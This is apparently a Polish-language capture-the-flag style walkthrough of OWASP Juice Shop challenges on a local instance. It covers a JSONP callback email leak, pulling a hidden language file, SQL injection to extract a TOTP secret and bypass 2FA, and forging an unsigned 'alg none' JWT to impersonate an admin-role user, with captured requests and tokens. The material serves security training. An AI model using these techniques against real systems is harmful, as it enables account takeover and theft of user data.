
Wynik:

0Y8rMnww$*9VFYE§59-!Fg1L6t&6lB

Następnie logijemy się przy pomocy maila, który również był podany w logach:




Po zalogowaniu się – powinniśmy ukończyć zadanie




Perform an unwanted information disclosure by accessing data cross-domain

Gdy sprawdzimy dużą ilość zapytań, które wykonaliśmy – możemy zauważyć, że aby zweryfikować jaki user jest zalogowany – wysyłane jest zapytanie do */rest/user/whoami*. Gdy wpiszemy je bezpośrednio w URL, otrzymamy następującą informację



Jednakże analizując zapytanie – możemy zauważyć, że istnieje parametr o nazwie *callback*. Gdy się do niego odwołamy wpisując jakąkolwiek wiadomość – dostaniemy dodatkowe informacje, które nie powinny ujrzeć światła dziennego:



Request

Pretty Raw Hex

```
1 GET /rest/user/whoami?callback=anything HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
  continueCode=
  l9uKhetWIPTrFliES3UNHYh9txT4F7HEu7t9CYibfWSVH6Pu5wcYKTDzC5wiB4fQKSaOHLxupRtZQcJlI
  RLCq6SyrUr1HROs2winjfo8SOlt1lImaszLFlwUvwfnbUMJHEN; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6
  OSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6IkoxMjkzNEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM2MyY
  WJjMDRlNGE2ZWE4ZjEzMjdkMGFhZTM3MTRiN2QiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6Ii
  IsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2F
  kcy9kZWZhdWx0QWRtaW4ucG5nIiwidG9OcFNlY3JldCI6IiIsImlzQWNOaXZlIjpOcnVlLCJjcmVhdGVk
  QXQiOiIyMDIyLTExLTE1IDA4OjQ4OjM5LjI3NyArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIyLTExLTE1I
  DA4OjQ4OjM5LjI3NyArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg2MDkyOTcsImV4cC
  I6MTY2ODYyNzI5N30.jd9ilIi5-SD-RGHcjJiPL85zS1Z7SwEOH_AE_VfA5AP_Y6qv9iFUMAuB-Vn3Xzq
  MITtKtuN6jh5JZVYtq5IR3dyOz7CP_L1NMafLmhtZu-47dDjMPhGUGvZsBmI6Vl5DchPjTRq4FyPTW5k3
  Oaydp6wJgHmmTVfe_hALC9OmUFc
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-None-Match: W/"7e-peVXUPQAbR1xJT1I5YOK3OVOARs"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/javascript; charset=utf-8
8 Content-Length: 176
9 ETag: W/"b0-dJ7h2IN7hXkxo4QfdkV5MIsbAqO"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Nov 2022 14:45:09 GMT
12 Connection: close
13
14 /**/ typeof anything === 'function' && anything({
     "user":{
       "id":9,"email":"J12934@juice-sh.op","lastLoginIp":"","profileImage":
       "assets/public/images/uploads/defaultAdmin.png"
     }
   }
   );
```


You successfully solved a challenge: Email Leak (Perform an unwanted information disclosure by accessing data cross-domain.) x

Retrieve the language file that never made it into production


Aby sprawdzić jakie są dostępnie języki, najeżdżamy na prawy górny róg i sprawdzamy dostępne języki. Przy przechwytywaniu zapytania, możemy zobaczyć, że call do backend'u wywoływane są następująco:

```
qu = d(1314);
function Mu(o) {
  return new Zc.w(o, './assets/i18n/', '.json')
}
```


- http://localhost:3000/i18n/en.json
- http://localhost:3000/i18n/de_DE.json
- http://localhost:3000/i18n/nl_NL.json
- …




Wchodząc jednak na stronę GitLab odpowiedzialną za sklep JuiceShop możemy przejrzeć historię ppliku *i18n*:




Wyróżniającym się językiem tutaj jest język *Klingon*:



Jak widzimy – nazwany jest on plikiem *tlh_AA.json*. Gdy przechwycimy zapytanie i zamienimy plik językowy na *tlh_AA.json*, zmienimy język na język *Klingon*.





Solve the 2FA challenge for user "wurstbrot"


Pierwszą rzeczą jest zalogowanie się jako amdinistrator i sprawdzenie maila użytkownika *wurstbrot*:

Następnie aby zalogować się do użytkownika – potrzebne jest nam wydobyć pole odpowiedzialne za token. Jest on zachowany, ponieważ jest on skorelowany z aplikacją Google Authenticator. Dlatego też wróćmy do jednego z payload'ów SQL Injection:


Teraz istotne jest to, żeby zrozumieć w jaki sposób można wydobyć informację z bazy danych:

1. Bazą danych odpowiedzialną za przechowywanie użytkowników to *users*
2. Typowymi wartościami przechowywanymi w tej tabeli będą: *id, email, password*
3. Pozostałe wartości wypełnimy *null*

Teraz istotne jest zgadnąć wartość odpowiedzialną za token odpowiedzialny za konto *wurstbrot*




Wiele prób typu *totp*, *secret* czy *2fa* zakończyły się niepowodzeniem:




Po wielu próbach udaje nam się znaleźć parametr odpowiedzialny za to: *totpsecret*

Gdy ograniczymy ilość wypisanych kolumn – wypisane zostaną informacje:




Po znalezieniu *totpsecret*, musimy na telefonie zainstalować Google Authenticator. Po zaisntalowaniu, powinniśmy mieć możliwość wpisania klucza konfiguracyjnego. Wpisujemy wydobytą wartość i wtedy zacznie być generowana wartość tymczasowa co jakiś czas


Następnie logujemy się przy pomocy SQL Injection:



Następnie zostaniemy poproszeni o podanie tymczasowo wygenerowanego tokenu. Przepisujemy go z aplikacji Google Authenticator.



Po wpisaniu – zadanie powinno zostać zaliczone.




Forge an essentially unsigned JWT token

Logujemy się jako dowolny użytkownik i zapisujemy wartość *Authorization Bearer*. Ten token JWT będziemy musieli odkodować i przeanalizować jego budowę:



```
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MDYwOTUxLCJleHAiOjE2NjkwNzg5NTF9.EYEKd8zPxSlXjGFy25LnOWklO_Y5jPL9xuekAv1
WKDvmtv6xwcTOm-clXiy3EZpm5DX3DoiuuN8FMKyjdmuHGBxGCMKZiHavnlocfAOo8GXIcbDg66LtgslC
7mylFfqeYrL2sE5I56kmXNzwBvbcx-2FzIDBJxI3EFEvmmD2GSM
```

Teraz gdy nasz token jest podzielony na 3 sekcje, możemy zastanowić się jak należy wykonać atak:

- Musimy zmienić użytkownika na *jwtn3d@juice-sh.op*
- Algorytm ma zostać zmieniony na *none*
- Username zmieniamy na *CSRF*



Po zmianie wartości kopiujemy nasz token i wstawiamy z powrotem do zapytania.




Teraz możemy wysłać zapytanie i po wysłaniu zapytania, zadanie powinno zostać zaliczone:

```
Pretty  Raw  Hex  JSON Web Token  JSON Web Tokens
1  GET /rest/admin/application-configuration HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJqd3RuM2RAanVpY2Utc2gub3AiLCJwYXNzd29yZ
   CI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZSI6Imh0dHBzOi
   8vYS5wbmc7IHNjcmlwdC1zcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY29kZS5nZXRtZGwuaW8gaHR0cDovL2FqYXguZ29vZ2xlYXBpcy5jb20iLCJ0b3RwU2VjcmV
   0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTggMTc6MDk6MjkuMDcxICswMDowMCIsImRlbGV0
   ZWRBdCI6bnVsbH0sImlhdCI6MTY2OTA2NjQ5NCwiZXhwIjoxNjY5MDg0NDk0fQ
8  Connection: close
9  Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
